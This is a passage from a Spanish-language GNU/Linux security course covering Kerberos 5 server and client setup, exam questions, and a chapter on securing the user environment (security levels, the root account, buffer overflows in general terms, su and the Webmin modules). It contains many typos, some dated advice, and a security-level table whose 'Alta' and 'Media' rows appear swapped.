1. Asegúrese de que tanto el reloj como el DNS funcionan correctamente en el servidor antes de instalar el Kerberos 5. Preste especial atención a la sincronización de la hora del servidor Kerberos y de sus diversos clientes. Si la sincronización de los relojes del servidor y de los clientes se diferencia en más de cinco minutos (la cantidad predeterminada es configurable en el Kerberos 5), los clientes de Kerberos no podrán autentificar el servidor. La sincronización de los relojes es necesaria para evitar que un intruso use el autentificador para hacerse pasar como un usuario autorizado.

   Configure el protocolo cliente/servidor Network Time Protocol (NTP) GNU/Linux, aunque no está usando Kerberos. Las mayoria de las distribucions GNU/Linux incluyen el paquete ntp para facilitar la instalación.

2. Instale los paquetes krb5-libs, krb5-server y krb5-workstation en la máquina en la vaya a ejecutar el KDC. Esta máquina tiene que ser segura, no podrá ejecutar otros servicios que no sean del KDC.

   Si desea utilizar la interfaz gráfica del usuario (GUI) para administrar Kerberos, tiene que instalar el paquete gnome-kerberos. Contiene krb5, una herramienta GUI para administrar tickets y gkadmin, una herramienta GUI para administrar los dominios de Kerberos (realms).

3. Modifique los ficheros de configuración /etc/krb5.conf y /var/kerberos/krb5kdc/kdc.conf para reflejar el nombre del dominio y los mappings de los dominios. Se puede crear un realm sustituyendo las instancias

de EXAMPLE.COM y example.com con el nombre de su dominio siempre y cuando se respete el formato correcto de los nombres escritos en mayúscula y en minúsculy se cambie el KDC del kerberos.example.com con el nombre de su servidor Kerberos. En general, los nombres de los realms están escritos en mayúscula y los nombres de las máquinas DNS y los nombres de los dominios van en minúscula. Para mayor información sobre los formatos de estos ficheros, consulte las páginas man correspondientes.

4. Cree la base de datos usando la utilidad kdb5_util en la shell del prompt:
   /usr/kerberos/sbin/kdb5_util create -s

   El comando create crea la base de datos que se usará para almacenar las claves del realm del Kerberos. El comando -s fuerza la creación del fichero stash en el que se alamacena la clave del servidor master. Si no existe este último fichero, el servidor Kerberos (krb5kdc) pedirá al usuario la contraseña del servidor master, que se puede usar para regenerar la clave, cada vez que se arranque.

5. Modifique el fichero /var/kerberos/krb5kdc/kadm5.acl. Este fichero lo usa el comando kadmind para determinar qué usuarios principales tienen acceso a la base de datos de BKerberos y cuál es el nivel de acceso. La mayor parte de las organizaciones pueden acceder con una sola línea:
   /admin@EXAMPLE.COM

   La mayor parte de los usuarios aparecen en la base de datos como usuarios principales (la instancia NULL, aparece vacía, o contiene por ejemplo lo siguiente joe@EXAMPLE.COM). Con esta configuración los usuarios que tengan una segunda entrada como usuarios principales de admin (por ejemplo, joe/admin@EXAMPLE.COM) tendrán todo el acceso a la base de datos del realm de Kerberos.

   Una vez que se ejecuta el comando kadmind en el servidor, todos los usuarios tienen acceso a los servicios de este servidor ejecutando los comandos kadmin o gkadmin en cualquiera de los clientes o servidores del realm. Sin embargo, solamente los usuarios que aparecen en la lista del fichero kadm5.acl podrán modificar la base de datos salvo sus contraseñas.

   Las utilidades kadmin y gkadmin se comunican con el servidor kadmind por la red y usan Kerberos para llevar a cabo la autentificación. Tiene que ser usuario principal antes de conectarse al servidor con la red para poder administrarla.

   Puede crear esta primera entrada con el comando kadmin.local el cual se ha creado específicamente para usarlo en la misma máquina que el KDC y no usa Kerberos para la autenticación.

   Escriba el comando kadmin.local en una terminal KDC para crear la primera entrada como usuario principal:
   /usr/kerberos/sbin/kadmin.local -q "addprinc username/admin"

6. Arranque Kerberos usando los siguientes comandos:
   /sbin/service krb5kdc start
   /sbin/service kadmin start
   /sbin/service krb524 start

7. Añada entradas para otros usuarios con el comando addprinc y kadmin o usando Principal => y luego la opción Añadir en gkadmin. kadmin y kadmin.local en el KDC master son una línea de comandos que permite conectarse al sistema de administración de Kerberos. Para ello, existen otros comandos disponibles una vez que se ha lanzado el programa kadmin. Consulte las páginas man de kadmin para mayor información.

8. Verifique que el servidor crea tickets. Primero, ejecute kinit para obtener un ticket y almacénelo en un fichero de credenciales caché. Después use el comando klist para visualizar la lista de credenciales en el

caché y use el comando kdestroy para eliminar el caché y los credenciales que contenga.

Normalmente,kinit intenta autenticar el susario usando el nombre de conexión de la cuenta que usó cuando se conectó al sistema (no la servodor Kerberos). Si ese nombre no corresponde al nombre de entrada principal, verá un mensaje que le indicará que hay un error. Si ocurre esto. simplemente, de al comando kinit el nombre de la entrada principal como argumento en la línea de comandos (kinit principal).

Si ha seguido estos pasos, el servidor Kerberos funcionará correctamente. Lo siguiente que tiene que hacer es configurar los clientes de Kerberos.

Configuración de un cliente de Kerberos

La configuración de un cliente de Kerberos 5 client no es tan comlicada como la de un servidor. Lo que tiene que hacer es instalar los paquetes del cliente en un fichero de configuración krb5.conf válido. Las versiones kerberizadas de rsh y rlogin requerirán algunos cambios en la configruación.

1. Asegúrese que la sincronización sea corecta entre el cleiente de Kerberos y el KDC. Además, el DNS tiene que funcionar correctamente antes de instalar los programas del cliente Kerberos .

2. Instale los paquetes krb5-libs y krb5-workstation en todos los clientes del realm. Tiene que dar la versión del /etc/krb5.conf para las estaciones de trabajo clientes; normalmente es el mismo krb5.conf que usa el KDC.

3. Antes de que una estación de trabajo del realm permita a los usuarios conectarse usando los comandos kerberizados rsh y rlogin, la estación de trabajo tendrá que tener instalado el paquete xinetd y tener su propio nombre del host en la base de datos de Kerberos. Los porgramas del servidor kshd y klogind también necesitan el acceso a las claves de la entrada principal del servicio.

   Usando el comando kadmin, añada entradas para la estación de trabajo. La instancia en este caso será el nombre del host de la estación de trabajo. Seguramente no tendrá que teclear la contraseña para esta entrada y seguramente no querrá perder el tiempo buscando una nueva. Use la opción -randkey y el comando del kadmin addprinc para crear una entrada principal y asignarla a una clave cualquiera:

   addprinc -randkey host/blah.example.com

   Ahora que ya ha creado la entrada principal, puede extraer las claves para la estación de trabajo ejecutando kadmin en la estación de trabajo y usando el comando ktadd en kadmin:

   ktadd -k /etc/krb5.keytab host/blah.example.com

   Para poder usar las versiones kerberizadas de los comandos rsh y rlogin, tiene que habilitar klogin, eklogin y kshell.

4. Se tienen que arrancar otros servicios de red kerberizados. Par usar el comando kerberizado telnet, habilite krb5-telnet.

   Para el acceso FTP, cree y extraiga la clave para la entrada principal con un root de ftp, con las instancias que tenga que configurar para el servidor FTP. Habilite el comando gssftp.

   El servidor IMAP incluye el paquete imap que usará la autenticación GSS-API del Kerberos 5 si encuentra la clave adecuada en /etc/krb5.keytab. El root para la entrada principal tiene que ser imap. El servidorg

CVS usa una entrada principal con un root del cvs y es idéntica a pserver.
Esto es todo lo que necesita para crear un simple realm de Kerberos.

RESUMEN

En este capitulo, cubrimos los diferentes mecanismos para la identificacion y autenticacion de usuarios. Algunas de esos topicos fueron:

- Identificacion y autenticacion es lo fundamental para un acceso seguro.
- La seguridad efectiva confia en el mecanismo de autenticacion que usted eligio y en una politica de seguridad solida.
- Sin el conocimiento de los usuarios, un Cracker no no necesita encontrar una debilidad tecnica pero puede ganar acceso comprometiendo un metodo autorizado, quizas usando una ingenieria social.
- Dos factores de autenticacion consolida el aseguramiento de que la identidad de un usuario es la correcta.
- Kerberos y las contraseñas de una sola vez son dos tecnicas que aumentan el sistema de autenticacion.
- Los Modulos de Autenticacion Conectables (PAM) permitenque un software llame a una rutinma determinada sin la reimplementacion de código de autenticacion en cada pieza de software que requiere autenticacion.
- Muchos Sistemas de Autenticacioncombinan tecnicas de encriptacion con estrategias adicionales para verificar la identidad, pero ninguna solucion es una prueba en contra del compromiso.
- Autenticaciones fuertes y fuertes encriptaciones son los componentes claves de una estructura de informacion segura.

Preguntas Post-Exámen

Las respuestas a estas preguntas están en el Apéndice A.

1. Defina Execution Control List (ECL)

2. Las Tarjetas Inteligentes son un ejemplo de que tipo de autenticacion?

3. Que es Kerberos?

4. Liste las clasificaciones de una autenticacion

5. Que significa la frase Autenticacion de dos factores?

6. Cuales son las ventajas de usar Pluggable Authentication Modules (PAMs)?

CAPITULO 4

ADMINISTRACIÓN DEL SISTEMA OPERATIVO GNU/LINUX

ASEGURANDO EL AMBIENTE DEL USUARIO

TOPICOS PRINCIPALES	No.
Objetivos	265
Preguntas Pre-Exámen	266
Introducción	266
Proteger los Servicios TCP/IP	267
Comunicaciones Seguras	270
Wrappers TCP	275
FTP Anónimo Seguro	280
Serguridad de Archivos Compartidos	285
Resumen	292
Preguntas Post-Exámen	298

OBJETIVOS

Al completar este capítulo, usted podrá:

- Contorno comun de vulnerabilidades de sistemas y describir las caracteristicas de una amenaza, por ejemplo, Troyanos (Trojan Horse), gusanos, virus y crackers.
- Identificar las pautas para determian los tres niveles generales de seguridad.
- Describir los cuatro programas usados para editar seguramente los documentos sensibles, tales como /etc/passwd.
- Describir umask, autologout, mesg, passwd, mkpasswd y aquellos programas usados en la configuración de los ambientes de usuarios.
- Comparar vlock y xlock, describiendo sus principales diferencias.
- Describir las funciones de las Listas de Control de Acceso (ACL), permisos de usuarios/grupos, los programas SUID y describir la contribucion de aquellos programas a la seguridad de las redes.
- Describir por que los scripts setuid no funcionan.
- Describir el uso de sudo desde el punto de vista del usuario.
- Describir sudo y la implementacion del programa en un sitio de trabajo, y las caracteristicas unicas de sudo.
- Listar las importancias de lso modulos de Webmin, describir el procesi de instalacion y configuración del programa.

PREGUNTAS PRE-EXAMEN

Las repuestas se encuentran en el Apéndice A.

1.- ¿Como podria el entranamiento de un usuario final transformarse en una medida de seguridad efectiva?

2. ¿Que es exactamente una politica de seguridad?

3. ¿Cuales son las tres clasificaciones del permiso de acceso a un archivo o directorio en GNU/Linux?

4. ¿Cuales son los tres tipos basicos de permisos que deben de ser asignados en GNU/Linux?

INTRODUCCION

La seguridad de los host involucra asegurar los subsistemas que no se encuentran en la red en un sistema Linux. Los ID de los Usuarios (UIDs), passwords, y permisos de archivos juegan un papel importante en asegurar los sistemas de los host.

UIDs y los passwords autentican a los usuarios los cuales están solicitando acceso al sistema. El uso de ID y passwords es la base fundamental de la seguridad. Los estándares deben de ser implementados en como los usuarios deben de elegir un password seguro, y debe ser habilitado el envejecimiento de los passwords, de esta manera los passwords serán cambiados frecuentemente.

El pensamiento coherente es necesario en cualquier organización para desarrollar una fuerte política de seguridad. Tales políticas deben de explicar que médidas desplegar si es reconocido un ataque, así, un acceso ilegal puede ser mostrado y los datos y las aplicaciones pueden ser protegidas.

Niveles de Seguridad y las Políticas

Linux provee un amplio rango de opciones de seguridad. Este te permite ajustar la seguridad a las necesidades de esa implementación particular. Como vallas progresando en este curso, veras las numerosas maneras de asegurar tu sistema GNU/Linux. Examinaras no solo el que, sino también el porque y cuando, de esta manera, puedes evaluar las necesidades de tu compañía para implementar las médidas de seguridad dadas. A pesar de todos los mecanismos técnicos usados para asegurar un sistema, las políticas deben definir la implementación y ser seguida por los usuarios.

Los siguientes tópicos serán discutidos en esta sección:

- Los niveles de seguridad
- Mecanismos de seguridad
- Manejo de la seguridad
- Políticas de seguridad

Niveles de Seguridad

Un amplio análisis de los mecanismos de seguridad, con la terminología de sistemas operativos neutrales, es algunas veces ventajoso cuando se esta trabajando en un enviroment multiplataforma o cuando se esta trabajando con modelos formales de seguridad. Aunque las implementaciones de seguridad te permiten tomar una decisión granular sobre seguridad en base a casos a través caso, para propósitos de discusión, tres extensas clasificaciones convencionales de niveles de seguridad son usadas en este curso. Esos niveles son Bajo, Medio y Alto. Algunas distribuciones tienen designaciones similares para la configuración del firewall de un host, a menudo accesible en la instalación. El uso de estas designaciones arbitrarias permite al administrador agrupar los tipos de contramedidas y protecciones tratada para aplicaciones cómodas. Recuerda que las implementaciones específicas pueden variar significantemente entre las diferentes distribuciones o configuraciones.

Por que estas designaciones son arbitrarias, considere algunas pautas para su significado e uso. Las pautas pueden cambiar de como sea la necesidad de las organizaciones. Estas están resumidas en la siguiente tabla.

Nivel Seguridad	Aplicabilidad	Implementación
Baja	• El computador está en una localidad segura. • El computador no contiene informaciones importantes.	• No es aplicado ningún sistema de seguridad. • Software antivirus es usado. • El computador es seguro en contra de robo.
Alta	• EL computador contiene y accesa datos de la corporación • El computador es accesado por más de un individuo. • Protección contra accidente como daños a los datos es requerido.	• La auditoria es habilitada. • Son usados permisos de archivos. • Son implementadas políticas de usuarios. • Contramedidas y protección son habilitadas en el sistema operativo.
Media	• El computador contiene o accesa muchas informaciones importantes y valiosas. • El computador esta en una situación de alto riesgo.	• El sistema operativo es desmantelado, ósea, se les deshabilitan la mayor parte de los servicios que este ofrece. • Estrictas contramedidas adicionales y protecciones son habilitadas en el sistema operativo.

Mecanismos de Seguridad

Los mecanismos de seguridad son usados para implementar sistemas de seguridad. Existen dos formas de mecanismos: Específicos y Amplios.

Mecanismos Específicos de Seguridad

Algunas técnicas pueden ser implementadas con seguridad en diferentes niveles (o capas) para proveer la seguridad. Varias tecnologías son:

- Mecanismo de Encipherment, el cual encripta el dato moviendo entre los sistemas en una red (o entre dos procesos en un localhost).
- Mecanismo de Firma Digital, es como una encriptación pero con la ventaja de adherida de verificar que el emisor y el contenido son auténticos. Un tercer grupo verifica la transacción.
- Mecanismo de Control de Acceso, el cual es una simple verificación que asegura que el emisor o el receptor esta autorizado para llevar a cabo una tarea o proceso. Por ejemplo, el acceso a las redes debe ser permitido para usuarios pre calificados cuando están accesando remotamente (logging in).
- Mecanismo de Integridad de Datos, el cual incluye técnicas para asegurar que cada pieza (tales como muchas partes en una transacción están siendo enviadas por la red) del dato esta secuenciada, numerada, y sellado a tiempo.
- Mecanismos de Autenticación, tales como un simple esquema de password en la capa de usuario. La autenticación puede ser usada por aplicaciones, también, requiriendo que cada acceso sea autenticado, reduciendo así la oportunidad para accesos globales si alguien desautorizado ganara acceso a este.
- Mecanismo de Rellenado (Padding) de Trafico, el cual son adiciones a los paquetes que fluyen dentro y fuera de las redes para prevenir que monitores de red (Sniffing) se aprovechen de los conocimientos de los tamaño de los paquetes y tiendan a ganar acceso. Para aclarar, cuando una nueva sección de ingreso al sistema es establecida, ciertos tamaños de paquetes conocidos son transmitidos y recibidos en el inicio de la sección. Los análisis de la cabecera puede alertar esos observadores de red para capturar algunos de los siguientes paquetes (debido a su pequeño tamaño y la presencia de ciertos campos en las cabeceras). El Padding puede hacer que todos los paquetes parezcan del mismo tamaño, de esta manera uno puede evitar ser escogido para ser analizado.

Mecanismo de Seguridad Amplia

Otros mecanismos no son limitados a ninguna capa o nivel especifica. Estas son:

- Funcionalidad Confiable establece que ciertos servicios o hosts son seguros en todos los aspectos y pueden ser confiables.
- Las etiquetas (Labels) de seguridad son aplicados para indicar el nivel de importancia del dato. Estos son usados en adición a otras médidas. Por ejemplo, un archivo puede obtener un label adicional, además del privilegio de leer/escribir, que permite el acceso solo a aquellos que ingresan con niveles de cuentas que enlazan o exceden ese label.
- Las Auditorias de las rutas son usualmente empleadas a varios niveles y monitoreadas por salvedades para facilitar la detección de los intrusos y las violaciones de seguridad. Por ejemplo, una diaria verificación de los archivos log de los Sistemas Linux busca por configuración de textos que puedan apuntar e intentar acceder ciertas cuentas.
- Los rescates de seguridad son un conjunto de reglas que aplican cuando se esta trabajando con un evento de seguridad.

Manejo de la Seguridad

Para ayudar a directores se desarrolla una aproximación y una política, las diferentes áreas del manejo de la seguridad deben ser identificadas. Estas áreas son:

- Administración de los Sistemas de Seguridad, el cual direciona el enviroment completo de un computador y su seguridad. En esta área, las políticas son definidas, los proveedores de servicios son consultados, y mecanismos específicos son escogidos. Este equipo o departamento debe también ser responsable del proceso de auditoria y recuperación y por todo otro trabajo de seguridad penetrante.
- La administración de los servicios del sistema involucra el proveedor actual de servicios de seguridad.

El sistema de Lista de Control de Acceso (ACL) contiene una lista de eventos que son auditadas por el objeto.

Cuando el tipo de ACL no es especificado, esto es usualmente Discrecional ACL (DACL). En este curso, asumiremos que este es el caso para todo lo referido a ACLs.

Políticas de Seguridad

Los ataques a los sistemas son una eventualidad en cualquier sistema de red, particularmente en sistema que son conectados al Internet o sistemas que son dejados corriendo las 24 horas los 7 días de la semana (24/7). La seguridad absoluta no puede ser garantizada, de manera que las políticas específicas manejan esas situaciones como vallan sucediendo, de esta manera debe de ir siendo implementadas. Una brecha de seguridad dentro de una gran compañía puede afectar miles de usuarios. Que tan rápido el caos potencial puede ser resuelto dependiendo grandemente de la preparación y la coordinación de los analistas, administradores, entre otros. Los aspectos de seguridad también pueden tener médidas preventivas, tales como los estándares de las grandes compañías concernientes a la configuración segura y los métodos oportunos de conveniencia relacionada a la seguridad de la información.

motd y emisión de archivos

Este archivo esta ubicado en el directorio /etc y puede ser usado para alertar a los usuarios del sistema de la promulgación de seguridad y prepáralos para los cambios en el sistema. El archivo issue contiene el texto que aparece sobre el prompt del login. El archivo motd contiene el mensaje del día y será presentado a cada usuario cuando ellos inicien el sistema (log in). Su configuración es simple; solo agrega el

mensaje que desees en el archivo /etc/motd o /etc/issue. Este mecanismo será raramente utilizado en algunos ambientes de red, donde muchos usuarios están menos interesados en log in en una interfaz de línea de comando que acceder al sitio de Intranet de la compañía. En estos ambientes, la Intranet, los medios de impresión, o las secciones de concienciación de los usuarios puede ser preferida como vía para propagar información a todos los usuarios.

Sistema de Seguridad de GNU/Linux

En Linux, una combinación de archivos de textos y de aplicaciones corriendo en memoria definen la configuración de la seguridad. Las principales características de la arquitectura de GNU/Linux es que el kernel controla todo el acceso del software a los dispositivos físicos y cada aplicación o demonio (daemon) gana acceso a los recursos a través del kernel, con los privilegios asignados por UID y ID de grupo (GID).

En la siguiente sección, se trataran los siguientes tópicos:

- La cuenta de root
- Administración Tradicional
- Virus
- Extensión del Buffer
- El comando su
- Webmin

La Cuenta de root

La cuenta de root (súper usuario) es la cuenta de usuario privilegiada. Por razones de seguridad, un administrador suele raramente iniciar sección (log in) directamente como root. Por el contrario, el administrador suele iniciar sección como un usuario normal y luego su (cambiar de usuario) a la cuenta de root, de esta manera se minimiza el riesgo de inadvertidamente dañar el sistema. Más importante aun, nunca debe de utilizarse un método inseguro de log in como telnet para administrar un sistema. Si hay duda como que usuario se esta utilizando en el momento, el administrador puede escribir id , lo cual le retornara el ID efectivo del usuario (EUID). De manera parecida, el comando whoami retorna el nombre del usuario en uso.

La mayoría de las funciones de los administradores de sistemas llevan a cabo el uso de la cuenta de administrador. Root no tiene restricciones de acceso en todas las funciones del sistema. Algunas cuentas adicionales del sistema son usadas para administrar subsistemas. Utilice estas cuentas para asegurar que los permisos y propiedad del archivo son correctos para el subsistema. Pero siempre recuerde que root puede irrevocablemente dañar el sistema, tenga cuidado cuando trabaje como root.

En grandes sistemas, la administración debe ser hecha por muchas personas. Es imperativo que muchos administradores coordinen sus actividades. Es posible para una persona deshacer o corromper el trabajo hecho por otro.

A pesar de si las maquinas están en una área de acceso restringido (como el cuarto de computadoras), nunca mantenga la consola del sistema logged in como root. Algunos administradores deshabilitan el log in de root en otras terminales para prevenir múltiples usuarios de root trabajando en el mismo sistema. Esto debe ser una buena idea, pero en un evento poco probable la consola se cuelga, no habría manera de trabajar como root, así que es buena idea dejar al menos otra terminal con acceso limitado de permisos de root (sudo).

Administración Tradicional

El administrador de sistema tradicionalmente ha sido responsable por amplio rango de tareas de administración. Algunas de esas tareas incluyen, pero no son limitadas, lo siguiente:

- Agregar y Borrar usuarios
- Crear Backups del sistema
- Restituir archivos desde el Backup
- Monitorear las actividades del sistema
- Afinación del rendimiento del sistema

Estas actividades y como estas son implementadas varía arduamente dependiendo del sistema GNU/Linux y el entorno. Lo que es juzgado como extremadamente importante en un ambiente, tales como la actividad del monitoreo del sistema y el afinamiento del interprete regular del sistema, no será algo tan importante en otro entorno.

Si las responsabilidades tradicionales de un administrador de sistema son rigurosamente seguidas, es más probable burlar una crisis. Los procesos de la administración de sistemas deben ser asignados basados el entorno y el sistema GNU/Linux, y luego es implementado como un proceso que es ejecutado rutinariamente. Un proceso de administración que incluyes tales ítems como cambiar los passwords regularmente, la creación de backups, cerrar la sesión y limpiando la terminal que esta en pantalla, y probando cualquier sistema o cambios en el software profundamente antes de la implementación salvaguardara en contra de muchas violaciones que pueden ocurrir.

Virus

Lo mejor conocido como una prueba sistemática y ataque en un sistema UNiX ha sido bien documentado en varias fuentes y puede ser encontrado publicado en muchos sites de Internet. El 2 de noviembre del 1988, Un programa escrito por Robert T. Morris Jr., graduado de la Universidad de Cornell en el Área de Ciencia Computacional, fue lanzado accidentalmente en el Internet. Según Morris, el programa fue diseñado para demostrar que el Internet, en ese tiempo, era vulnerable y contenía muchas brechas de seguridad.

El virus finalizo propagándose en aproximadamente 7,000 ordenadores, muchos de estos corrían el programa gusano. El gusano consumió el sistema, el CPU y los recursos de la memoria a tal punto de quedo reducido su funcionamiento considerablemente e incluso causo que muchos de estos quedaran sin funcionamiento. Ningún otro daño ocurrió; ningún archivo fue borrado o destruido, pero los administradores de sistemas tuvieron que dedicar algo de tiempo verificando que ningún otro problema se haya presentado. El escenario pudo haber sido mucho peor si el gusano hubiera tenido código que hiciera daño físico o hubiera corrido sin dedicar la suficiente atención al mismo.

En el mundo de UNiX de Hoy, los virus son raros, tal vez por que la arquitectura del hardware son muy diferentes (una de las virtuosas claves de UNiX es que este es abierto, o una computadora neutra), de esta manera la creación de un virus es una tarea muy difícil. Para que un verdadero virus exista en UNiX, este debe ser capaz de reconocer cada versión de UNiX y la plataforma de hardware conocidas, o desarrollado desde enero del 1970. Cuando tales virus existan, estos estarán destinados a algunos pocos modelos de hardware (SPARC chip V9, VAX-11/780, o Intel Pentium) y algunos sabores peculiares de esos hardware (SunOS, BSD o Red Hat Linux).

También, un virus debe de tener los privilegios de root para poder causar un gran daño en un sistema UNiX. En el nivel mas bajo, este puede dañar usuarios los cuales inadvertidamente lo ejecutan lo que significa que estará limitado a aquel usuario quien lo haya propagado.

Algunos pasos deben de ser tomados para proteger GNU/Linux y los sistemas UNiX de virus. Por ejemplo:

- Protección de escritura en los directorios de diferentes niveles.
- Verificar regularmente las modificaciones y checksum de los sistemas ejecutables.
- Instalar aplicaciones confiables en áreas especiales.
- Asegurar que los usuarios ejecuten solo aplicaciones conocidas y que estos accidentalmente no incluyan otros ejecutables desde los directorios de escritura globales (/tmp o /var/tmp).
- No instalar aplicaciones sin primero verificar que estas están libres de virus.

Desbordamiento del Buffer

Los desbordamientos del buffer son las fuentes de la mayoría de ataques a sistemas GNU/Linux. ¿Por que los desbordamientos del Buffer? Por que no hay un directorio central para atacar en GNU/Linux, Los Crackers se han enfocado en los desbordamientos de buffer de aplicaciones individuales. Las vulnerabilidades vienen con determinados errores de programación que son muy difíciles de evitar por los programadores, naturalmente, muchos programas contienen esos errores. Esto es causado cuando determinadas variables reciben más datos que lo que anticipo el programador o para lo que esta preparado el mismo. Si ocurre que esas variables son las responsables de almacenar entradas que alguien puede modificar, un atacador con habilidades pudiera introducir una condición de error, causando que los programas se cuelguen o que estos trabajen de una manera para lo que no fueron diseñados. Cuando un programa importante o un programa de muchas habilidades contiene uno de esos errores, esto seria eventualmente encontrado por alguien y usado como un enlace de ataque.

Los atacantes buscan por ciertos tipos de programas cuando están buscando por candidatos de desbordamientos de buffer. Los favoritos son aquellos que tienen privilegios UID. Los programas que tienen privilegios UID tienen acceso a los niveles de root pero solo usan estos privilegios para realizar algunas pequeñas tareas y nada más; sin embargo, el privilegio de hacer cualquier cosa esta ahí. Cuando un atacante puede inducir un desbordamiento del buffer dentro de un programa Setuid (establecidos como privilegios UID), el programa puede dañarse en una manera que deja una shell con root para el atacante. Otra posibilidad es la aceptación de un comportamiento errado del programa, como es originado por root.

Los problemas de sobrecarga han sido recientemente explotados en populares daemons (demonios) de red tales como qpopper, named y wu-ftpd, el cual es un servidor FTP muy popular. El ejemplo mas grande se sobrecarga es crond, el cual es un programa local de inventario. Tambien sendmail tiene una gran historia de sobrecarga de buffer, al igual que muchos otros.

Un metodo para ayudar a proteger en contra de la sobrecarga de los buffer, y de esta manera evitar que ganen acceso a root en la shell, es creando una cuenta de usuario nadie (nobody account). Asignando a nobody como propietario del servicio del sistema. Si el buffer es inundad, el atacante gana acceso al sistema como nobody, con los permisos de nobody, no como root.

El Comando su

El comando su es utilizado por los administradores de sistemas para transformarse temporalmente en otro usuario. Una nueva shell es invocada con el id del usuario y del grupo de un específico nobre de login y personalizar el ambiente como sis el nuevo usuario se hubiera logueado normalmente. Sin la opcion del (-) en su, muy pocos de los ambientes del shell seran usados en la nueva shell.

El comando su puede estar dando opcines para el programa de login. Para las mayorias de cuentas de usuarios, el programa de login es la shell, y la opcion -c puede ser usada para especificar un comando a que se ejecute como otro usuario. Una vez el comando es ejecutado, su retornara al usuario original.

Muchos de los sistemas GNU/Linux modernos con características de seguridad pueden desabilitar el comando su para que solo pueda ser usado por un par de usuarios basicos.

Note que cuando se realiza el comando su root, el enlace (path) sera normalmente reajustado (reset) al enlace por defecto del root. Por razones de seguridad, este por defecto no incluira el directorio que esta siendo utilizado en el instante. Para evitar los programas Caballos de Troya (Trojan Horse), usted debe ejecutar siempre su utilizando su pathname completo (/bin/su) cuando esta cambiando al usuario root.

El Webmin

En el mundo UniX y GNU/Linux, es tipico para cada aplicacion tener una configuración diferente de formatos de archivos. La sofisticacion de esos archivos a veces puede ser abrumadora, especialmente cuando se aprende uno a la vez. Webmin puede ayudar permitiendo el manejo cercano de casi todos los servicions del sistema desde una interfase de web.

¿Que es Webmin?

El Webmin consiste de un Servidor Web y scripts de CGI, todos elaborados en PERL. Este utiliza estos scripts para modificar los archivos del sistema usando una interfaz web. El Webmin puede ser utilizado en conjunto con SSL para hacer la conexión segura desde el navegador hasta el Servidor. Cada servicio controlado por Webmin tiene un modulo que contiene tanto la interface Web y el código para modificar los archivos de configuración. Casi cada buen servicio conocido tiene un modulo que le permite a este ser controlado por Webmin. Si no, no es tan dificil escribir un modulo. Webminconfigurado con un estandar de 30 modulos para controlar los servicios mas comunes. Esto incluye todo desde usuarios y grupos del sistema hasta archivos compartidos por Samba y el sistema Webmin. Webmin puede significantemente reducir el tiempo que toma administrar una maquina de GNU/Linux.

Modulos Estandar

A continuacion seran listados una serie de modulos estandares y una descripcion de lo que cada modulo puede ser. Ver la documentacion de Webmin para instrucciones mas especificas en el uso de cada modulo:

Webmin Action Log	Mantiene un record detallado de cada acción realizada por los usuarios de Webmin.
Postfix Configuration	Configura el servidor de mail Postfix.
MySQL Database Server	Instala la Base de Datos, Tablas, y permisos para el Servidor de Base de Datos MySQL.
Paginas del Manual	Una interfaz Simple de Web para las paginas del manual del sistema.
Logs del Sistema	Configura el daemon syslog y tambien le permite a los usuarios ver los logs del sistema.
Webmin Help	Ayuda con otros modulos del Webmin, permitiendole al usuario buscar la pagina de ayuda de los otros modulos.
FTP Server	Puede modificar los usuarios y las opciones generales para el daemon wu-ftpd.
Webmin Servers	Permite fácil enlace con otros servidores Webmin mostrando un indice servidores disponibles.
Linux Boot Loader	Edita el kernel y cambia cual particion estara disponible al momento del inicio del sistema.
Telnet Login	Permite el acceso al sistema utilizando telnet.
Networking Configuration	Configuran Interfaces, rutas, hosts, y DNS para los sistemas GNU/Linux y Solaris.
DHCP Server	Administra subredes, hosts, y grupos usando el daemon DHCP.
Majordomo List Manager	Crean y configuran cualquier lista de Majordomo en el servidor.
File Manager	Permiten la vista, edicion y cambios de los permisos de los archivos en el sistema.
FreeBSD NFS Exports	Edita el Sistema de Archivos de Red (NFS) en FreeBSD, en los archivos compartidos definidos en el archivo /etc/exports.
HPUX NFS Exports	Edita el Sistema de Archivos de Red (NFS) en Hewlett-Packard UniX (HPUX), en los archivos compartidos definidos en el archivo /etc/exports.
PPP Usernames and Passwords	Administra los usuarios del protocolo Point-to-Point (PPP) tanto para el dial in y el dial out.
Squid Proxy Server	Configura las opciones para el sservidor Squid.
Sendmail Configuration	Configura los alias del sendmail, masquerading, direcciones reescribible, y otras opciones.
Printer Administration	Edita entradas en los archivos del sistema tanto para los printers locales como para los remotos.
BIND 4 DNS Server	Crear y editar dominios, como tambien records DNS para el daemon BIND 4 DNS.
BIND 8 DNS Server	Crear y editar dominios, como tambien records DNS para el daemon BIND 8 DNS.
Apache Webserver	Permite configurar las directivas de APACHE .
Shedule Cron Jobs	Crea, edita y elimina jobs de cron.
Solaris NFS Shares	Edita archivos compartidos definidos en /etc/dfs/dfstabs.
Linux NFS Exports	Edita archivos compartidos con NFS definidos en /etc/expots.
Internet Services and Protocol	Edita los servicios de red definidos en /etc/inetd.conf, /etc/services y /etc/rpc.
Bootup and Shutdown Actions	Edita el script que corre al momento de inicio y de apagado del sistema.
Disk and Network File Systems	Monta el sistema de archivos y la swap definidas en el sistema de archivos.
Samba File Sharing	Crea, configura los archivos compartidos e imprime para los usuarios de Samba.
Users, Groups, and Passwords	Crea y edita los usuarios y los grupos.
Linux Partitions on Local Disks	Crea particiones en dispositivos locales de Linux.
Solaris Partitions on Local Disks	Crea particiones en dispositivos locales de Solaris.
Running Processes	Lista, mata, y le modifica las prioridades a los procesos que corren en el sistema.
Software Packages	Administra e instala diferentes tipos de paquetes en el sistema.

Disk Quotas	Configura y edita las quotas (permisos) del para los usuarios y los grupos.
Webmin Users	Crea y edita usuarios de Webmin y define a cuales modulos estos pueden accesar.
Webmin Configuration	Cambia los usuarios y passwords de administracion, puertos del Web Server y lista los hosts disponibles para el servidor Webmin.

Configuración de Webmin

Webmin puede realizar varias funciones. La siguiete seccion ddescribe el uso de los modulos mas utilizados.

Modulos de Usuarios, Grupos y Contraseñas

Este comando permite que todo sea editado incluyendo incluso los archivos /etc/password y /etc/groups. El usuario puede crear o editar los usuarios y los grupos. Todo puede ser modificado, incluyendo el UID y el GID.

Modulo de Quota

El modulo de Quota permite asignar muchos límites como tambien pocos límites para ser asignados tanto a los archivos como a los bloques. Antes de procurar esto, verifique que Quotas esta abilitado en el sistema de archivos.

